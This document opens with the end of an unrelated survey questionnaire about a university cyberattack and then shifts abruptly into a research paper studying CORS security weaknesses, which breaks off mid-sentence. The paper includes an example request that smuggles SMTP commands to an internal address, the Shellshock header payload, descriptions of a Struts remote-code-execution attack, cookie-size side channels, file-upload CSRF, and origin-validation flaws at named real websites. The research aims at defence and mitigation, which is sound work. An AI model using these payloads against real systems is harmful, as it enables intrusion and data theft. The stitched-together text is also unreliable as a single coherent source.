41. In your opinion, how quickly should [university] make it publicly known that the institution is under cyberattack?
42. How frequently did you expect updates about the cyberattack? Please enter a number in the textbox and choose a frequency from the dropdown menu. [in the first 24 hours after the attack? / in the following few days? / in the following few weeks?]
43. Do you have any other comments, thoughts, or experiences that you would like to share about the cyberattack?
44. Please specify your gender. (Male, Female, Other)
45. How old are you?
46. Which faculty/department do you belong to? What is your occupation?
47. If you are a student, what is your degree program?
48. What type of computer Operating System do you mostly use on campus? (Windows, Mac, Linux-based, Other (please enter))
49. Is the primary computer you use at [university] managed by [computing services]? (Yes, No, I don't know)

# We Still Don't Have Secure Cross-Domain Requests: an Empirical Study of CORS

## Abstract

The default Same Origin Policy essentially restricts access of cross-origin network resources to be "write-only". However, many web applications require "read" access to contents from a different origin. Developers have come up with workarounds, such as JSON-P, to bypass the default Same Origin Policy restriction. Such ad-hoc workarounds leave a number of inherent security issues. CORS (cross-origin resource sharing) is a more disciplined mechanism supported by all web browsers to handle cross-origin network access. This paper presents our empirical study about the real-world uses of CORS. We find that the design, implementation, and deployment of CORS are subject to a number of new security issues: 1) CORS relaxes the cross-origin "write" privilege in a number of subtle ways that are problematic in practice; 2) CORS brings new forms of risky trust dependencies into web interactions; 3) CORS is generally not well understood by developers, possibly due to its inexpressive policy and its complex and subtle interactions with other web mechanisms, leading to various misconfigurations. Finally, we propose protocol simplifications and clarifications to mitigate the security problems uncovered in our study. Some of our proposals have been adopted by both CORS specification and major browsers.

## 1 Introduction

Same origin policy (SOP) is the foundation for client-side web security. It guards web resources from being accessed by scripts from another origin. The default SOP does not provide an explicit access control authorization mechanism to share cross-origin network resources. Under the SOP, client-side scripts are free to send GET or POST requests to third-party servers by referencing other websites' resources or submitting cross origin forms, but they have no simple and safe mechanism to read those responses, even from an origin willing to share. Because many web applications have the need to read cross-origin network resources and browsers did not have any good support for it, developers proposed some ad-hoc mechanism to serve the need. For example, JSON-P [19] uses the exception that an imported cross-origin JavaScript is accessible to workaround the restriction. But such a workaround approach introduces a number of inherent security issues.

Cross origin resource sharing (CORS) is proposed to solve the problems of JSON-P, and to provide a protocol support of authorized access cross-origin network resources. This protocol has been adopted by major browsers (e.g., Chrome, Firefox, IE) since 2009, and has been widely used in mainstream websites. Our work aims to provide a comprehensive security analysis of CORS in its protocol design, implementation, and deployment process, and to identify new types of security issues about the deployments of CORS in real-world websites.

The issues we found in this study can be classified into three categories: *a) Overly permissive cross origin sending permissions.* The CORS protocol enables new default sending permissions inadvertently, giving attackers more capabilities that lead to new security issues. We found that by leveraging this relaxed sending permission, an attacker could exploit previously unexloitable CSRF vulnerabilities, remotely infer victim's accurate cookie size of *any* website, or use a victim's browser as a stepping-stone to attack binary protocol services inside victim's internal network. *b) Inherent security risks of CORS.* The functionality of CORS needs resource servers to trust third-party domains and share resources. Such a trust dependency on third-party websites increases attack surfaces and introduces new security risks. We found that an attacker can leverage this inherent risk to launch MITM attack against HTTPS sites or steal secrets on strongly secured target sites by exploiting vulnerabilities on weak websites. *c) Com-*

*Corresponding author

*plex CORS details and various misconfigurations.* While CORS's general process is simple, there are certain error-prone details leading to a number of misconfigurations and security issues in the real world. By conducting a large-scale measurement on Alexa top 50,000 websites including their 97,199,966 distinct sub-domains, we found insecure CORS misconfigurations in 132,476 sub-domains, accounting for *27.5%* of all the CORS configured sub-domains across 13.2% of all CORS configured "base domains" (the first lower-level domains of public domain suffixes [1], sometimes referred to as "public suffix plus one"). Some of these domains serve popular websites, such as sohu.com, mail.ru, sogou.com, fedex.com, washingtonpost.com. These misconfigurations could cause privacy leakage, information theft and even account hijacking.

We further delve into these security issues and analyze the underlying causes behind them. We found that, although some are developer's mistakes, many security issues are caused by various error-prone details in the CORS protocol design and implementation. We propose some improvements and mitigation measures to address these problems.

To sum up, this paper makes the following contributions:

- We conducted a comprehensive security analysis on CORS protocol in its design, implementation, and deployment process.
- We discovered a number of new CORS related security issues and demonstrated their consequences with practical attacks. For example, remotely exploiting victim's internal binary-protocol services, remotely obtaining victim's accurate cookie size on *any* website.
- We conducted a large-scale measurement of CORS configurations in popular websites, and found **27.5%** of all the CORS configured sub-domains across 13.2% of base domains have insecure misconfigurations. We also provided an open-source tool[2] to help web developers and security practitioners identify CORS misconfiguration vulnerabilities.
- We analyzed the underlying design reasons behind those security issues, and proposed protocol simplifications and clarifications to mitigate them. Some of our proposals have been standardized in the CORS specification. Major browsers (including Chrome, Firefox) are implementing the specification changes to address these issues.

[1] https://publicsuffix.org/

[2] https://github.com/chenjj/CORScanner

We organize the rest of this paper as follows. Section 2 describes the development of cross origin network access and CORS. In Section 3 we present an overview of this study, including methodology and summary of discovered CORS issues. In the next three sections (Section 4 to 6), we detail three categories of CORS security issues separately and also demonstrate their security implications with case studies. We discuss root causes and possible protocol simplifications in Section 7. Then we present responses from industry in Section 8. Finally we review related research regarding CORS and SOP in Section 9 and conclude in Section 10.

## 2 Background

Cross-origin resource access can be classified into two categories: cross-origin local resources access (e.g., for DOM, cookie) and cross-origin network resources access (e.g., for XMLHttpRequest). The former has been studied in previous research [31, 45], and the latter is the focus of this paper. More specifically, we study the access control mechanisms for both sending cross-origin requests and reading cross-origin responses.

### 2.1 Cross-Origin Network Access

Cross-origin reference is a core feature of the web at its birth, and there is no explicit cross-origin access control mechanisms built into the HTTP protocol. In other words, any website can refer to resources of any other website using HTML tags, implying that any website can manipulate a visitor's browser into issuing GET requests to any resource servers. This does not directly cause security concerns when HTML does not support active content. Contents retrieved by HTTP requests are rendered by the browser. Websites referring the resources do not have direct access to the contents.

JavaScript changes the threat model of the Web, and introduces significant risks to the cross-origin access. In order to ensure that different web applications cannot interfere with each other, Netscape introduced the *Same Origin Policy (SOP)*, the fundamental isolation strategy for client-side web application security. This policy defines the security boundary of a resource by its *origin*, the URI scheme/host/port tuple. Although SOP prevents JavaScript from reading the response of a cross-origin request (except a few cases such as imported script), it does not prevent client-side JavaScript from sending cross-origin POST requests (e.g., using automatic form submission without user awareness). While this permissive sending capability provides rich features for Web interactions, it also introduces security problems.

## 2.2 The Risks of Cross-Origin Sending

Automatic submission of POST requests provides more permissions to a malicious website, enabling two types of attacks.

The first category of attacks is **Cross Site Request Forgery (CSRF)** [42]. CSRF is a serious threat to the Web, and has been an OWASP top-10 security issue since 2007 [27]. Besides the possibility of automatic POST submission, two other mechanisms in web lead to the severity of CSRF. First, POST is the standard method for non-idempotent request that changes server state. Second, cookies are commonly used in web applications as authentication tokens, attached by default with HTTP requests. Combining the three factors, a malicious website can control a victim's browser to issue POST requests with the victim's identity to other websites. Without sufficient application-level defenses, this could cause disastrous consequences, such as automatic money transferring from the victim to the attacker account.

The second category is **HTML Form Protocol Attack (HFPA)** [35]. HFPA allows an adversary to use a victims' browser as a stepping-stone to attack text-based protocol services (such as SMTP) otherwise unreachable, e.g., located within an internal network. By carefully crafting HTML forms, an attacker can encapsulate other textual protocol data into the body of cross-origin POST requests. Since textual protocol implementations are often permissive in accepting input, they simply ignore the unknown lines in POST requests and execute the known commands crafted by an attacker. Below is an example showing how SMTP commands are encapsulated into a POST request:

```
POST  /  HTTP/1.1
Host: 192.168.1.1
Content-type: multipart/form-data; boundary=--123

--123
Content-Disposition: form-data; name="foo"

HELO example.com
MAIL FROM:<somebody@example.com>
RCPT TO:<recipient@example.org>
--123--
```

There are currently no effective protocol-level solution for these two types of attacks. Proposed solutions for CSRF attacks, such as Origin header [9] and same-site cookies [23], are not widely deployed due to incomplete browser support. The mainstream CSRF defense still relies on CSRF tokens, implemented by individual web applications. To mitigate HFPA attacks, browsers restrict port numbers in cross-origin requests, e.g., by disallowing cross-origin requests to port 25 to protect SMTP services. However, such blacklisting approaches are incomplete, since services may be configured to use different port numbers, and new services are constantly emerging. Thus, browsers often block only a small subset of port numbers, leaving the majority of them exposed. For example, Chrome disables 63 port numbers in total, while Edge and IE browser only forbid 8 of them. None of the browsers protect port 6379 (redis) or 11211 (memcache), for example, leaving those services vulnerable to HFPA attacks [17].

## 2.3 The Need for Cross-Origin Reading

Many web applications need JavaScript to have the capability to read responses of cross-origin resources. Initially developers invented JSON-P (JSON with Padding) [19] to bypass SOP, by leveraging the exception that an imported cross-origin JavaScript using the <script> tag is accessible to the hosting page. A resources server can encapsulate shared data in JSON format into JavaScript by padding, and a third-party domain can include the JavaScript through <script> tag to obtain the embedded data. Although JSON-P solves some cross-origin resource sharing problems, it still has limitations. For example, it only supports resource sharing through cross-origin GET requests and doesn't support other methods such as POST. Further, it introduces two inherent security problems [16, 28]. First, importing a third-party JSON-P resource requires complete trust of the third-party. Because JSON-P resource is executed immediately as JavaScript; the importing origin cannot perform any input validation on the content. Second, a JSON-P resource needs to have application-level access control to prevent unauthorized read, which complicate web application implementations.

In order to provide a safer and more powerful solution for authorized cross-origin resource sharing, W3C designed Cross-Origin Resource Sharing (CORS) [38] protocol to replace JSON-P. Since the first proposal in 2005, CORS has had several iterations in terms of protocol design. In August 2011, CORS was included in *Fetch* standard [37] by Web Hypertext Application Technology Working Group (WHATWG) [40], another web standard organization founded by browser vendors including Mozilla, Opera and Apple. Since then, CORS was independently updated in the Fetch standard, and has minor differences from the W3C standard. Browser vendors such as Mozilla gave priority to the WHATWG's standard [6], resulting in the obsolescence of W3C CORS standard in August 2017 [7]. Today, CORS is implemented in all major browsers and is still evolving. Figure 1 summarizes the development history of cross-origin access and CORS.



Figure 1: Timeline of cross-origin network access and CORS development.

## 2.4 The Complexity of CORS

In general, CORS consists of three steps:

1. A domain issues a cross-origin request to a resource server. For each CORS request, an Origin header is automatically added by the browser to indicate the origin of the requesting domain.

2. The resource server generates an access control policy in HTTP response headers (Access-Control-Allow-Origin) indicating the origins allowed to read its resources.

3. The browser enforces the received access control policy by checking if the requesting origin matches the allowed origins as specified by Access-Control-Allow-Origin header. Only if yes is the requesting domain allowed to read the response content.

CORS may seem straightforward, but its details are complex. In addition to the access control for *origins*, CORS also provides fine-grained access control for HTTP *methods*, HTTP *headers*, and *credentials* (including cookies, TLS client certificates, and proxy authentication information). Partly for backward compatibility, CORS classifies cross-origin requests into two categories based on request methods and headers, "simple requests" and "non-simple requests". A simple request must satisfy all of the following three conditions. Otherwise, a request is considered non-simple.

a) Request method is HEAD, GET or POST.

b) Request header values are not customized, except for 9 whitelisted headers: Accept, Accept-Language, Content-Language, Content-Type, DPR, Downlink, Save-Data, Viewport-Width, and Width.

c) Content-Type header value is one of three specific values: "text/plain", "multipart/form-data", and "application/x-form-uri-encoded".

A simple cross-origin request is considered safe and will be sent out directly by the browser. A non-simple request is considered dangerous, thus requires a *preflight* request to obtain permission from the resource owner to send the actual cross-origin request. The preflight request is initiated with an OPTIONS method, and includes Origin, Access-Control-Request-Method, Access-Control-Request-Headers headers. The resource server includes Access-Control-Allow-Origin, Access-Control-Allow-Method and Access-Control-Allow-Headers in its HTTP response to indicate the allowed origins, methods, and headers respectively. The browser then checks whether the policy in the response headers allow for sending the actual cross-origin request.

To reduce the performance impact due to preflight requests, CORS provides the Access-Control-Max-Age response header to allow a browser to cache the results of preflight requests. Further, additional features are also defined, e.g., Access-Control-Allow-Credentials controls whether or not a cross-origin request should include credentials such as cookies.

# 3 Overview of CORS Security Analysis

Essentially, the CORS protocol is an access control model regulating access to cross-origin network resources (including sending requests and reading responses) between browsers and servers. In this model, a requesting website script initiates a resource access request from a user's browser, which automatically adds an Origin header to indicate the requester's identity; then the third-party website returns the access control policy;

Finally, the browser enforces the access control policy to determine whether the requester can access the requested network resources. This section presents an overview of our study.

## 3.1 Threat Model

We consider two types of attackers: web attackers and active network attackers. Web attackers only need to trick a victim into clicking a link to execute malicious JavaScript in the victim's browser, while active network attackers need to manipulate the victim's network traffic. Unless otherwise specified, attacks in this paper can be launched by web attackers.

## 3.2 Methodology

We studied specifications including W3C's CORS standard [38], WHATWG's Fetch standard [37], and CORS-related discussions in W3C mailing lists [22] to learn how CORS is designed and its security considerations. We also examined CORS implementations including 5 major browsers and 11 popular open-source web frameworks to understand how CORS features are implemented in practice. In the course of doing so, we identified potential interactions between CORS features and known attacks (specific and general) and their implications.

Furthermore, we measure CORS policies of real-world websites to evaluate CORS deployment in the wild. We conducted a large scale measurement on Alexa Top 50,000 websites, including their 97,199,966 distinct sub-domains. For each domain, we sent cross-origin requests with different requesting identities to examine their CORS policies in response headers.

## 3.3 Summary of Analysis Results

Through the analysis, we found a number of CORS-related security issues, which we can classify into three high-level categories, per Table 1.

**1) Incomplete reference monitor.** CORS allows "simple requests" to be sent freely by default, to keep consistent with previous policy (cross-origin GET and POST requests are allowed by default). Yet, the scope of simple CORS requests is in fact beyond previous capabilities in a number of subtle ways. It turns out that the new by-default sending capability of CORS can be exploited by web attackers to launch a variety of attacks that are previously not able to carry out in a web attacker setting.

**2) Trust dependency.** A domain with strong security mechanisms may allow CORS access from a weaker domain. A web/network attacker can compromise a weak domain and issue CORS requests to obtain sensitive information from the strong security domain.

**3) Policy complexity.** Because the CORS itself policy cannot be expressed in the simple form, many websites implement error-prone dynamic CORS policy generation at the application level. We found that a variety of misconfigurations of CORS policies are due to these complex policies.

In the following three sections, we will describe these three categories of problems in detail.

# 4 Overly Permissive Sending Permission

The cross-origin sending permission of default SOP already poses significant security challenges, leading to vulnerabilities such as CSRF and HFPA attacks (Section 2.2). Absent consideration of backward compatibility, CORS could have addressed all cross-origin access to solve and unify the defenses against CSRF, HFPA, and other cross-origin network resource access at the protocol level. But instead CORS kept compatibility with the previous policy.

CORS allows "simple requests" to be sent freely by default in its new JavaScript interfaces (e.g., XMLHttpRequest Level2, fetch). However, these new interfaces (referred to as "CORS interfaces" subsequently) in fact implicitly further relax sending permissions, unintentionally allowing malicious customization of HTTP headers and bodies in CORS simple requests.

## 4.1 Crafting Request Headers

Before the advent of CORS, cross-origin requests could only be sent using header fields and values fixed by the browser. CORS interfaces provide new capabilities that allow JavaScript to modify 9 CORS whitelisted headers (See Section 2.4). Further, CORS imposes few limitations on the values and sizes of these headers. Thus, an attacker can craft these headers with malicious content to deliver attack payloads.

**CORS imposes few limitations on header values.** RFC 7231 [29] provides clear BNF format requirements for 4 out of 9 CORS whitelisted headers: Accept, Accept-Language, Content-Language and Content-Type. For example, standard-compliant Accept header values should be like "text/html,application/xml". CORS imposes no format restrictions on any whitelisted headers, except Content-Type. CORS works on the top of HTTP, so when implementing CORS interfaces, browsers should restrict at least those 4 whitelisted header values according to HTTP's BNF rules. However, in our testing of five mainstream browsers (Chrome, Edge, Firefox, IE, Safari), all except Safari lack any restrictions on any headers other than Content-Type.

Table 1: Overview of CORS security problems

| Categories | Problems | Attacks |
|---|---|---|
| Overly permissive sending permission | Overly permissive header formats and values | RCE via crafting headers |
| | Few limitations on header size | Infer privacy information for any website |
| | Overly flexible body format | File upload CSRF |
| | Few limitations on body value | Attack binary protocol services |
| Risky trust dependency | HTTPS domain trust their own HTTP domain | MITM attacks on HTTPS websites |
| | Trust in other domains | Information theft or account hijacking |
| Policy complexity | Poor expressiveness of access control policies | Information theft or account hijacking |
| | Forgeable "*null*" Origin values | Information theft or account hijacking |
| | Security mechanism complexity | Information theft or account hijacking |
| | Complex interactions with caching | Cache poisoning |

For example, their values can be set to "(){:;};", an attack payload for exploiting the Shellshock vulnerability [24]. Safari restricts the values of Accept, Accept-Language and Content-Language, disallowing some delimiter characters like "(","{".

In addition, although the five browsers follow CORS standards in limiting Content-Type to three specific values ("text/plain", "multipart/form-data","application/x-form-url-encoded"), these restrictions can be bypassed. We found that all of them prefix-match the three values and ignore the remaining values beyond the first comma or semicolon. Thus, an attacker can still craft malicious content in Content-Type headers by appending an attack payload to a valid value.

These implementation flaws open new attack surface in that a web attacker can manipulate a victim's browser to craft exploitation payloads using a CORS simple request, using the browser as stepping-stone to compromise vulnerable yet nominally internal-only services.

**Case study:** In order to demonstrate the threat, we conducted an experiment to exploit an internal service by crafting a malicious Content-Type header. We set up a Apache Struts environment in our local network, one with the s2-045 vulnerability (CVE-2017-5638) [25]. This vulnerability was caused by incorrect parsing of Content-Type header, and led to remote code execution. As the vulnerable service was deployed in our internal network, it is supposed to be unexploitable by web attackers from an external network. However, with the help of CORS, we confirmed that an attacker can set up a web page that sends cross-origin requests with crafted malicious payload via a Content-Type header. Once an intranet victim visits this page, the vulnerability is triggered. In our experiment, this attack enabled us to obtain a shell on the internal server.

**CORS imposes few limitations on header sizes.** There is no explicit limit on request header sizes in either the HTTP or CORS standards. We tested five major browsers and found all of them allow for at least 16MB of one or more headers in CORS interfaces. When we set headers to very large values (e.g., 1 GB), the browsers produced "not enough memory" errors, rather than "header size too large" errors. This is much larger than request size limit enforced by other web components (e.g., web servers). Table 2 summarizes different header size limitations for five major browsers and popular web servers in default configurations.

Table 2: Header size limitations for browsers and servers (single/all headers)

| Browser | Limitation | Server | Limitation |
|---|---|---|---|
| Chrome | >16MB/>16MB | Apache | 8KB/<96KB |
| Edge | >16MB/>16MB | IIS | 16KB/16KB |
| Firefox | >16MB/>16MB | Nginx | 8KB/<30KB |
| IE | >16MB/>16MB | Tomcat | 8KB/8KB |
| Safari | >16MB/>16MB | Squid | 64KB/64KB |

**Case Study:** web attackers can exploit header size differences between browsers and web servers to launch side-channel attacks, remotely determining the presence of a victim's cookies on *any* website. To carry out this attack, an attacker first measures the header size limit of a target web server by directly issuing requests with increasing-size headers until receiving a `400 Bad Request` response. Then the attacker sends "simple request" in the victim's browser with crafted header values so that the header size is slightly smaller than the measured limit. If a cookie is present, the cookie will be automatically attached in the request. The total header size will exceed the limitation, resulting a `400 Bad Request` response. In the absence of cookies, the target server will return a `200 OK` response.

In fact, the attacker cannot directly observe whether a response is *200* or *400* because browsers have normalized such low-level information for security considerations. However, the attacker can utilize timing side-channels to differentiate the response status. One general

timing channel is response time. If the attacker issues the simple request towards a large file or a time-consuming URL, a *200* response will be significantly slower than a *400* response. In Chrome, the *Performance.getEntries()* API directly exposes whether or not a request is successful: if a response has status code 400, the API will return empty response time.

Attackers can further infer more details about victim's cookies, such as the size of cookies with specific path attribute by comparing cookie size under different directories, or the size of cookies with the *secure* flag by comparing the cookie size in HTTP and HTTPS requests. As web applications usually use different amounts and attributes of cookie to keep different states for clients, cookie size information in different dimensions can potentially indicate a victim's detailed status on target website, such as whether the user has visited, logged-in, or is administrator on the target website.

The presence of a cookie can leak private information about the victim. For example, an attacker might remotely infer the victim's health conditions by looking for visits to particular disease or hospital websites; infer political preferences by visits to candidate websites; or infer financial considerations by whether the victim has an account on lending or investment websites.

## 4.2 Crafting Request Bodies

Before CORS, JavaScript could only send cross-origin POST requests via automatic form submission. The browser will automatically encode the body of a request before sending, limiting the format and value of POST body data. CORS allows JavaScript to issue cross-origin "simple requests" with neither format nor value limitations on request bodies, allowing attackers to craft binary data in any format.

**CORS lacks limits on body format.** Standard HTML forms restrict the format of POST data. HTML form data is automatically encoded by browsers in three encoding types: "application/x-www-form-urlencoded", "text/plain", or "multipart/form-data". For the first type, the browser separates the form data with "=" and joins it with "&", such as "name1 = value1&name2 = value2"; for the second, the browser splits the form data with "=" and joins it with CRLF; for the third, the browser divides each instance of form data into different sections, each separated by a boundary string and a Content-Disposition header like *Content-Disposition: form-data; name = "title"; filename = "myfile"*.

CORS does not impose any format restrictions on request bodies. We tested five browsers and found that all of them allow JavaScript to send cross-origin requests with body data in any format. Such flexibility in composing request body can lead to new security problems.

**Case Study:** We show that an attacker can exploit a *file upload CSRF* vulnerability which was previously unexploitable. In an HTML form, the "filename" attribute of file select control cannot be controlled by JavaScript, and is automatically set by browsers only if the user makes a selection in the file dialog. Before CORS, checking the presence of "filename" attribute on server-side is sufficient to prevent file upload CSRF. However, CORS breaks this defense, allowing attackers to craft the body to set "filename" attribute therefore able to launch file upload CSRF attacks. We found such a case in the personal account pages of JD.com (Alexa Rank 20), which has CSRF defenses in every input place except for uploading a file to change the user's avatar. This vulnerability is unexploitable without CORS. We confirmed that, with CORS, an attacker can exploit this CSRF vulnerability to modify the victim's avatar.

**CORS has few limitations on body values.** Before CORS, browsers restrict binary data in the body of cross-origin POST requests by filtering or converting some special values. For example, in Firefox, Edge and IE, form data is truncated by "\x00" and the data after "\x00" will not be sent. In Chrome and Safari, a "\x0a\x0d" sequence is converted to a single character "\x0d". This limits an attacker's ability to accurately construct malicious binary data. However, both CORS standards and CORS interfaces in browsers impose no limitations on the values of request body, which gives attacker greater flexibility.

**Case Study:** We found that it is possible with the new flexibility to exploit *binary-based protocol* services. Apple Filing Protocol (AFP) [41] is a file-sharing protocol from Apple that provides file sharing services for MacOS. It is a binary-based protocol with its own data frames and formats. We tested the MacOS built-in AFP server and found that it always parses data using 16-byte alignment, ignoring any unrecognized 16-byte frames and continuing to parse the next 16-byte frame. Before CORS, this protocol is not vulnerable to HFPA attacks due to the format and value limitations of HTML form. By taking advantage of the CORS interfaces, an attacker can craft a cross-origin request, making its header size a multiple of 16 bytes, which is ignored by the AFP server, and constructing its binary body in AFP protocol format for communication with the AFP Server. We demonstrated this attack in our experiments: by sending a cross-origin request from a public website, we can create new files on an AFP server located in our otherwise-protected intranet.

# 5 Risky Trust Dependency

CORS provides web developers an authorization channel to relax the browser's SOP and share contents with other

trusted domains. However, this trust relationship makes the target site dependent on the security of third-party websites, increasing attack surfaces. An attacker can first enter a weakly secured trusted domain, and then abuse this trust relationship to attack a strongly secured target site.

We study two typical types of trust relationship and the risks they pose:1) HTTPS site trusting their own HTTP domain. 2) Trusting other domains. In the first case, an active network attacker can read sensitive information and launch CSRF attacks against HTTPS websites by hijacking HTTP website contents. In the second case, a web attacker can carry out similar attacks on a strongly secured website by exploiting XSS vulnerabilities on a weak website. Furthermore, our measurements on popular websites showed that those two risks were largely overlooked by developers. We found that about 12.7% CORS-configured HTTPS websites (e.g., fedex.com) trust their own HTTP domain, and 17.5% CORS-configured websites (e.g., mail.ru) trusted all of its subdomains.

## 5.1 HTTPS Site Trust HTTP Domain

HTTPS is designed to secure communication over insecure networks. Therefore, a man-in-the-middle attacker cannot read the content of an HTTPS website. However, if an HTTPS site is configured with CORS and trusts its own HTTP domain, then an MITM attacker can first hijack the trusted HTTP domain, and then send a cross-origin request from this domain to the HTTPS site, and indirectly read the protected content under the HTTPS domain.

***Case Study:*** Fedex.com (Alexa Rank 470), has fully deployed HTTPS and enabled the *secure* and *httponly* flag in its cookies to protect against MITM attacks. But it configures CORS and trusts its HTTP domain, so an MITM attacker can first hijack the HTTP domain and then send cross-origin requests to read the HTTPS content. We verified this attack in our experiments: it allowed attackers to read detailed user account information, such as user names, email addresses, home addresses, credit cards on Fedex.com.

## 5.2 Trusting Other Domains

Other domains can be divided into two types, their own subdomains and third-party domains.

**Trusting all of its own subdomains.** The harm of cross-site scripting (XSS) vulnerability [43] on a subdomain is often limited, because it cannot read sensitive contents on other important subdomains directly due to SOP restrictions, nor steal cookies that use the *httponly* flag. But if an important subdomain is configured with CORS and trusts other subdomains, the harm of a subdomain XSS can be enhanced.

**Case study:** Russia's leading mail service mail.ru (Alexa global rank 50) provides strong security protection for the primary domain (https://mail.ru), such as deploying CSP (Content Security Policy) [34] to prevent XSS, and enabling *httponly* flag in its cookies. But its primary domain is configured to trust any subdomain, and mail.ru subdomains are less secured, so an attacker can exploit any XSS vulnerability present on its subdomains to read the contents of the primary domain.

We verified this attack as follows. We found an XSS vulnerability on its subdomain, https://lipidium.lady.mail.ru. By exploiting[3] this XSS vulnerability, we could successfully read sensitive content of the top domain, including the user name, email address, and the number of unread mails information.

**Trusting third-party domains.** If a secure site is configured with CORS and trusts a third-party domain, an attacker could exploit the vulnerability on the third-party domain to indirectly attack the secure site.

**Case study:** The Korean e-commerce site (faceware.cafe24.com) and the Chinese house decoration website (www.jiazhuang.com) trust third-party websites crossdomain.com and runapi.showdoc.cc respectively, but the third-party websites have security issues. crossdomain.com's domain name has expired and can be registered by anyone, and runapi.showdoc.cc has an XSS vulnerability on its site. So an attacker could exploit these vulnerabilities on third-party sites to indirectly attack the target sites.

## 5.3 CORS Measurement

To understand the real-world impact of the aforementioned problems, we conducted measurements of CORS deployments on popular sites. We targeted the Alexa Top 50,000 domains and extracted all of their subdomains from an open-to-researchers passive DNS database [1] operated by a large security company [2]. In total, we collected 97,199,966 different subdomains over 49,729 different base domains.

For each subdomain, we repeatedly changed the Origin header value to different error-prone values in different testing requests, and inferred their CORS configurations according to response headers. For example, to understand whether an HTTPS domain (e.g., https://example.com) trusts its HTTP domain, we set the request Origin header to be "Origin: http://example.com". If the response headers from the HTTPS domain contains "Access-Control-Allow-Origin:

[3]Note, this exploitation was wholly contained to manipulating our own browsers; no third party was manipulated via XSS.

Table 3: Measurement of insecure CORS configurations

| Categories | Sub-domains | Base Domains | Examples |
|---|---|---|---|
| HTTPS trust HTTP | 61,347(12.7%) | 1,031(4.7%) | fedex.com, global.alipay.com, www.yandex.ru |
| Trust all subdomains | 84,327(17.5%) | 1,010(4.5%) | mail.ru, mobile.facebook.com, payment.baidu.com |
| Reflecting origin | 15,902(3.3%) | 1,887(8.6%) | account.nasdaq.com, analytics.microsoft.com |
| Prefix match | 1,876(0.4%) | 315(1.4%) | tv.sohu.com, myaccount.realtor.com |
| Suffix match | 32,575(6.8%) | 365(1.7%) | m.hulu.com, www.php.net, account.zhihu.com |
| Substring match | 430(0.1%) | 132(0.6%) | subscribe.washingtonpost.com, hrc.byu.edu |
| Not escaping "." | 890(0.2%) | 139(0.6%) | www.nlm.nih.gov, about.bankofamerica.com |
| Trust *null* | 3,991(0.8%) | 175(0.8%) | mingxing.qq.com, aboutyou.de, login.thesun.co.uk |
| Total | 132,476(27.5%) | 2,913(13.2%) | |

http://example.com", we know that the HTTPS domain trusts its HTTP domain. We use the same approach in other subsections.

We found that 481,589 sub-domains over 22,049 base domains were configured with CORS, of which 61,347 HTTPS sub-domains (about 12.7%) over 1,031 base domains (about 4.7%) trusted the HTTP domain and 84,327 sub-domains (about 17.5%) over 1,010 base domains (about 4.5%) trusted any of its own subdomains, as shown in Table 3.

We further investigate the reasons behind the high proportion of these two security risks. By analyzing CORS standards, web frameworks, and web software, we found three reasons for the first risk: 1) The standards don't explicitly emphasize the security risk. 2) Some web frameworks fail to check protocol types. For example, the popular web framework django-cors-headers only checks the domain and neglects the protocol type when examining a request's Origin header in order to return the CORS policy. 3) Some web applications allow both http and https protocol types for better compatibility. We analyzed the popular CMS software Wordpress and found that its trust list was hard-coded to allow both HTTP and HTTPS domains when returning CORS policies. This approach improves compatibility and can make Wordpress run in both HTTP and HTTPS environment without any extra configuration, but it introduces new security risks.

We also do not find any explicit security warnings for the second risk (trusting third-party domains) in either of the standards (W3C or Fetch). Another reason for the second risk is that trusting arbitrary third-party subdomains simplifies web developer configuration, especially when a resource needs to be shared among multiple different subdomains.

# 6 Complex Policies and Misconfigurations

The core function of CORS is that the policies generated by resource servers instruct client browsers to relax SOP restrictions and share cross-origin resources. If the server-side policies are incorrect, it may trust an unintended domain, bypassing the browser's SOP enforcement. To understand this risk, we analyzed open-source web framework implementations and real-world CORS deployments. We discovered a number of CORS misconfiguration issues. We found that 10.4% of CORS-configured domains trust attacker-controllable sites. We also found that 8 out of 11 popular CORS frameworks undermine CORS's security mechanisms and could generate insecure policies.

While some mistakes were caused by negligence, others arose due to the complex details and pitfalls in CORS' design and implementation, which make CORS unfriendly to developers and prone to misconfigurations. We can classify the reasons into four categories: 1) The expressiveness of access control policy is poor. Many websites need to implement error-prone dynamic CORS policy generation at the application-level. 2) Origin *null* value could be forged in some corner cases. 3) Developers do not fully understand the CORS security mechanisms, leading to misconfigurations. 4) Interactions between CORS and web caching bring new complexity.

## 6.1 Poor Expressiveness of CORS Policy

The W3C CORS standard states that an Access-Control-Allow-Origin header value can be either *an origin list*, "null", or "*", whereas in the WHATWG's Fetch standard, it can only be *a single origin*, "null", or "*". Our test on five major browsers shows that they all comply with the WHATWG's Fetch standard.

This access control policy is not expressive enough to meet common web developer usage patterns. For example, it is difficult for web developers to share resources across multiple domain names through simple server configurations. Instead, they need to write specific code or use the web framework to dynamically generate different CORS policies for requests from different origins. This approach increases the difficulty of CORS

configuration, and is error-prone in practice. We found a number of misconfigurations are rooted in this category.

In general, we can classify the misconfigurations into two sub-categories: 1) blindly reflect requester's origin in response headers; 2) attempt to validate requester's origin but make mistakes.

**1). Reflecting origin.** When web developers have to dynamically generate polices, the simplest way to configure CORS is to blindly reflect the Origin header value in Access-Control-Allow-Origin headers in responses. This configuration is simple, but dangerous, as it is equivalent to trusting any website, and opens doors for attacker websites to read authenticated resources. In our measurement, 15,902 websites (about 3.3%) out of 481,589 CORS-configured websites have this permissive configuration, including a number of popular websites such as account.sogou.com, analytics.microsoft.com, account.nasdaq.com.

**2). Validation mistakes.** Due to the poor expressiveness of CORS policies, web developers have to dynamically validate the request Origin header and generate corresponding CORS policies. We find the validation processes prone to errors, resulting in trusting unexpected attacker-controllable websites. These errors can be classified into four types. **i) Prefix matching**: When a resource server checks whether the Origin header value matches a trusted domain, it trusts any domain prefixed with the trusted domain. For example, a resource server wants to trust example.com, but forgets the ending character, resulting in allowing example.com.attacker.com. We found this mistake on popular websites like tv.sohu.com, myaccount.realtor.com. **ii) Suffix matching**: When a resource server checks whether the Origin header value matches any subdomain of a trusted domain, the suffix matching is incomplete, accepting any domain ending with the trusted domain. For example, www.example.com wants to allow any example.com subdomain, but it only checks whether the Origin header value ends with "example.com", leading to allow attackexample.com, which can registered by attackers. Such mistakes are found on websites like m.hulu.com. **iii) Not escaping '.'**: For example, example.com wants to allow www.example.com using regular expression matching, but its configuration omits escaping ".", resulting in allowing wwwaexample.com. Websites like www.nlm.nih.gov are found to make this mistake. **iv) Substring matching**: We also found that some websites like subscribe.washingtonpost.com have validation mistakes, resulting allowing ashingtonpost.co, which can be registered by anyone. In our measurement, a total of 50,216 domain names (about 10.4%) were found to have these validation mistakes, as 